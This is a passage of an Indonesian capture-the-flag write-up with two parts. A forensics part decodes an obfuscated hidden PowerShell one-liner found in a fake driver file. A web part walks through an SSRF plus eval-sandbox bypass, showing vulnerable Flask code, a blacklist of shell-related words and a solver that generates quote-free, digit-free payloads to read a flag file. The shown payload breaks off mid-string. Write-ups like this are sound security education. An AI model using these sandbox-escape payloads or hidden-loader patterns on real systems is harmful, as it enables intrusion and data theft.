
Delimiter
Auto

```
5f 69 5f 6a 75 73 74 5f 6d 69 73 73 5f 62 65 69 6e 67 5f
61 5f 74 65 63 68 5f 73 75 70 70 6f 72 74 5f 67 75 79 5f
```

113 1

```
_i_just_miss_being_a_tech_support_guy_
```

OK, terus part terakhirnya mana?
Ternyata...................... ada di **bawah RtkWlanDrv.sys.** 🥀🥀🥀🥀🥀🥀🥀🥀🥀🥀🥀



```
Name                    Size  Type          Date Modified
rootmdm.sys               14  Regular File  07/12/2019 09:09:51
rspndr.sys                87  Regular File  07/12/2019 09:08:55
rteth.sys                 48  Regular File  07/12/2019 09:08:09
RtkBtfilter.sys          741  Regular File  26/09/2018 08:22:32
RtkWlanDrv.sys         5.416  Regular File  15/11/2025 00:01:02
RtkWlanDrv.sys                $I30 INDX E...
rtwlanu.sys           12.144  Regular File  14/10/2024 10:54:36
sbp2port.sys             117  Regular File  12/11/2025 18:44:47
scfilter.sys              43  Regular File  12/11/2025 18:48:33
scmbus.sys               156  Regular File  12/11/2025 18:44:48
scsiport.sys             185  Regular File  12/11/2025 18:48:35
sdbus.sys                301  Regular File  12/11/2025 18:44:50
SDFRd.sys                 35  Regular File  07/12/2019 09:07:50
sdport.sys               104  Regular File  12/11/2025 18:45:36
```


```
549c30 1A 72 74 7B A0 B4 D2 7B-0D 0A 3B 20 6F 65 6D 3A ·rt{ ´Ò{··; oem:
549c40 20 4E 65 74 77 74 77 31-34 2E 73 79 73 20 28 74  Netwtw14.sys (t
549c50 65 6C 65 6D 65 74 72 79-20 73 74 75 62 29 0D 0A elemetry stub)··
549c60 3B 20 6E 6F 74 65 3A 20-64 69 61 67 6E 6F 73 74 ; note: diagnost
549c70 69 63 20 74 72 61 63 65-0D 0A 3A 3A 20 70 6F 77 ic trace··:: pow
549c80 65 72 73 68 65 6C 6C 20-2D 6E 6F 70 20 2D 77 20 ershell -nop -w 
549c90 68 69 64 64 65 6E 20 2D-63 20 24 6B 3D 27 37 31 hidden -c $k='71
549ca0 36 32 36 37 27 3B 24 61-3D 40 28 31 34 2C 39 39 6267';$a=@(14,99
549cb0 2C 39 33 2C 31 32 35 2C-38 30 2C 39 31 2C 31 31 ,93,125,80,91,11
549cc0 31 2C 31 30 34 2C 33 2C-39 34 2C 31 31 30 2C 38 1,104,3,94,110,8
549cd0 32 2C 32 2C 31 31 39 2C-39 37 2C 31 30 37 2C 39 2,2,119,97,107,9
549ce0 34 2C 39 31 2C 31 31 31-2C 38 34 2C 39 34 2C 39 4,91,111,84,94,9
549cf0 34 2C 35 2C 31 31 31 2C-39 34 2C 38 2C 39 31 2C 4,5,111,94,8,91,
549d00 38 33 2C 39 33 2C 31 34-2C 35 2C 38 33 2C 38 38 83,93,14,5,83,88
549d10 2C 31 31 2C 37 2C 38 35-2C 37 37 2C 37 33 2C 39 ,11,7,85,77,73,9
549d20 37 2C 31 30 37 29 3B 24-6C 3D 24 61 2E 4C 65 6E 7,107);$l=$a.Len
549d30 67 74 68 3B 66 6F 72 28-24 69 3D 30 3B 24 69 20 gth;for($i=0;$i 
549d40 2D 6C 74 20 24 6C 3B 24-69 2B 2B 29 7B 24 61 5B -lt $l;$i++){$a[
549d50 24 69 5D 3D 24 61 5B 24-69 5D 2D 62 78 6F 72 5B $i]=$a[$i]-bxor[
549d60 62 79 74 65 5D 5B 63 68-61 72 5D 24 6B 5B 24 69 byte][char]$k[$i
549d70 25 24 6B 2E 4C 65 6E 67-74 68 5D 7D 24 73 3D 2D %$k.Length]}$s=-
549d80 6A 6F 69 6E 28 24 61 7C-25 7B 5B 63 68 61 72 5D join($a|%{[char]
549d90 24 5F 7D 29 3B 24 73 3D-2D 6A 6F 69 6E 20 24 73 $_});$s=-join $s
549da0 5B 2D 31 2E 2E 30 5D 3B-5B 43 6F 6E 73 6F 6C 65 [-1..0];[Console
549db0 5D 3A 3A 57 72 69 74 65-4C 69 6E 65 28 5B 54 65 ]::WriteLine([Te
549dc0 78 74 2E 45 6E 63 6F 64-69 6E 67 5D 3A 3A 55 54 xt.Encoding]::UT
549dd0 46 38 2E 47 65 74 53 74-72 69 6E 67 28 5B 43 6F F8.GetString([Co
549de0 6E 76 65 72 74 5D 3A 3A-46 72 6F 6D 42 61 73 65 nvert]::FromBase
549df0 36 34 53 74 72 69 6E 67-28 24 73 29 29 29 0D 0A 64String($s)))··
```

```
Cursor pos = 0; clus = 1113495; log sec = 8907960
Listed: 430  Selected: 1  tehc.E01/Windows [NTFS]/[root]/Windows/System32/drivers/RtkWlanDrv.sys
```

RtkWlanDrv.sys

```
powershell -nop -w hidden -c
$k='716267';$a=@(14,99,93,125,80,91,111,104,3,94,110,82,2,119,97,107,
94,91,111,84,94,94,5,111,94,8,91,83,93,14,5,83,88,11,7,85,77,73,97,10
7);$l=$a.Length;for($i=0;$i -lt
$l;$i++){$a[$i]=$a[$i]-bxor[byte][char]$k[$i%$k.Length]}$s=-join($a|%
{[char]$_});$s=-join
$s[-1..0];[Console]::WriteLine([Text.Encoding]::UTF8.GetString([Conve
rt]::FromBase64String($s)))
```

Tinggal dijalanin keluar part terakhirnya. Maaf skill issue 🥀🥀🥀🥀🥀🥀🥀🥀🥀🥀🥀



```
>>> k = b"716267"
>>> a = [14,99,93,125,80,91,111,104,3,94,110,82,2,119,97,107,94,91,111,84,94,94,5,111,94,8,91,83,93,14,5,83,88,1
,7,85,77,73,97,107]
>>> l = len(a)
>>> for i in range(l):
...     a[i] = a[i] ^ k[i % len(k)]
...
...
>>> s = "".join(chr(x) for x in a)
>>> s, len(s)
('9RkOflXY5lXe5FWYhlXehl3Xi9mak92bn91bzxWY', 40)
>>> rev = s[::-1]
>>> rev
'YWxzb19nb29kam9iX3lheXlhYWF5eXl5YXlfOkR9'
>>> import base64
>>> base64.b64decode(rev)
b'also_goodjob_yayyaaayyyyay_:D}'
>>> 
```

WEB

last day intern

Flag: NCW{h4L0_m4S_4dd1d4s_Bu$4n_t1g3r}

Deskripsi

I really hate my internship. They didn’t pay me well and made me work under pressure, so I slipped a hidden feature into their system. Hopefully someone takes advantage of it, hahaha.


author: xjirada

http://31.97.187.222:9989/

Informasi Terkait Soal

Jadi disini terdapat SSRF dimana kita bisa melakukan request ke url arbiter.

app.py



```python
@app.route("/fetch", methods=["GET", "POST"])
def fetch():
    user = current_user()
    if not user:
        return redirect(url_for("login"))
    result = None
    error = None
    if request.method == "POST":
        target = request.form.get("target", "").strip()
        if not is_http_url(target):
            error = "Invalid URL"
        elif is_private_url(target):
            error = "Private/internal URL not allowed"
        else:
            try:
                time.sleep(1)
                resp = requests.get(target, timeout=5)
                result = {
                    "status_code": resp.status_code,
                    "text": resp.text
                }
            except Exception as e:
                error = f"Fetch error: {e}"
    return render_template("fetch.html", user=user, result=result,
error=error)
```

Lalu terdapat juga endpoint “/admin_internal” dimana terdapat eval kode python dengan beberapa restriksi yang cukup ketat, dimana beberapa attribute diban, dan kita juga tidak bisa menggunakan quotes dan numerical value 0-9:

app.py

```
@app.route("/admin_internal", methods=["GET","POST"])
def admin_internal():
    if request.remote_addr != '127.0.0.1':
        return "Access denied", 403
    if request.method == "POST":
        name = request.args.get("name","")
    else:
        name = request.args.get("name","")
    output = None
    error = None
    normalized = unicodedata.normalize("NFKC", name)

    if any(ord(ch) > 127 for ch in normalized):
        return "no weird unicode allowed", 400
    blacklist = [
        "__import__",
        "__builtins__",
        "sh",
        "os",
        "popen",
        "system",
        "'",
        '"',
        "_",
        "True",
        "open",
    ]+ [str(i) for i in range(10)]

    lowered = normalized.lower()
    for word in blacklist:
        if word in lowered:
            return f"nuh uh {word}", 400
    try:
        wow = normalized
        result = eval(wow, {"__builtins__": builtins}, {})
        output = repr(result)
     except Exception as e:
        error = str(e)

     return render_template(
     "admin_internal.html",
      user=current_user(),
      payload=name,
      output=output,
      error=error,
)
```


Target kita adalah membaca file flag di dalam server.

Pendekatan

Karena tidak bisa menggunakan value numerik 0-9 dan quotes untuk string, kita perlu menggunakan either boolean based atau arithmetic operation dari nilai panjang list atau set menggunakan **len** dan **ord** untuk mendapatkan nilai numerik, dan **chr** untuk membangun tiap karakternya. Berikut adalah builder yang kami gunakan untuk mendapatkan string open('flag').read():

solver.py

```
def get_number_payload_optimized(n):
    zero = "int(False)"
    one = "int(True)"
    two = "len(str(()))"
    four = "len(str(True))"
    five = "len(str(False))"
    thirteen = "len(str(set))"

    def build_small(val):
        if val == 0: return zero
        if val == 1: return one
        if val == 2: return two
        if val == 3: return f"{two}+{one}"
        if val == 4: return four
        if val == 5: return five
        if val == 6: return f"{four}+{two}"
        if val == 7: return f"{five}+{two}"
        if val == 8: return f"{thirteen}-{five}"
        if val == 9: return f"{thirteen}-{four}"
```



```
    if val == 10: return f"{five}+{five}"
    if val == 11: return f"{thirteen}-{two}"
    if val == 12: return f"{thirteen}-{one}"
    if val == 13: return thirteen

    parts = []
    while val >= 13:
        parts.append(thirteen)
        val -= 13
    if val > 0:
        parts.append(build_small(val))
    return "+".join(parts)

bases = {
    60: f"ord(str(int)[{zero}])", # <
    99: f"ord(str(int)[{one}])", # c
    108: f"ord(str(int)[{two}])", # l
    97: f"ord(str(int)[{build_small(3)}])", # a
    115: f"ord(str(int)[{build_small(4)}])", # s
    32: f"ord(str(int)[{build_small(6)}])", # space
    39: f"ord(str(int)[{build_small(7)}])", # '
    105: f"ord(str(int)[{build_small(8)}])", # i
    110: f"ord(str(int)[{build_small(9)}])", # n
    116: f"ord(str(int)[{build_small(10)}])", # t
    62: f"ord(str(int)[{build_small(12)}])", # >
    98: f"ord(str(bool)[{build_small(8)}])", # b
    111: f"ord(str(bool)[{build_small(9)}])", # o
    101: f"ord(str(set)[{build_small(9)}])", # e
    100: f"ord(str(dict)[{build_small(8)}])", # d
}

best_base = None
min_diff = float('inf')

for base_val, base_code in bases.items():
    diff = abs(n - base_val)
    if diff < min_diff:
        min_diff = diff
        best_base = base_val

if best_base is not None:
    diff = n - best_base
```

```
        if diff == 0:
            return bases[best_base]
        elif diff > 0:
            return f"{bases[best_base]}+{build_small(diff)}"
        else:
            return f"{bases[best_base]}-{build_small(-diff)}"

    return build_small(n)

def generate_payload(cmd):
    chars_payloads = []
    for char in cmd:
        code = ord(char)
        num_payload = get_number_payload_optimized(code)
        chars_payloads.append(f"chr({num_payload})")

    payload_str = "+".join(chars_payloads)
    final_payload = f"eval({payload_str})"
    return final_payload

cmd = "open('flag').read()"
payload = generate_payload(cmd)
```

Selanjutnya tinggal passing hasil payloadnya ke dalam eval sehingga berikut adalah contoh hasil payload yang bisa digunakan:

payload


```
eval(chr(ord(str(bool)[len(str(set))-len(str(True))]))+chr(ord(str(bool)[len(str(set))-len(str(True))])+int(True))+chr(ord(str(set)[len(str(set))-len(str(True))]))+chr(ord(str(int)[len(str(set))-len(str(True))]))+chr(ord(str(int)[len(str(False))+len(str(()))])+int(True))+chr(ord(str(int)[len(str(False))+len(str(()))]))+chr(ord(str(set)[len(str(set))-len(str(True))])+int(True))+chr(ord(str(int)[len(str(()))]))+chr(ord(str(int)[len(str(())+int(True)]))+chr(ord(str(int)[len(str(set))-len(str(False))])-len(str(())))+chr(ord(str(int)[len(str(False))+len(str(()))]))+chr(ord(str(int)[len(str(False))+len(str(()))])+len(str(())))+chr(ord(str(int)[len(str(False))+len(str(()))])+len(str(False))+len(str(())))+chr(ord(str(int)[len(str(True))])-int(True))+chr(ord(str(set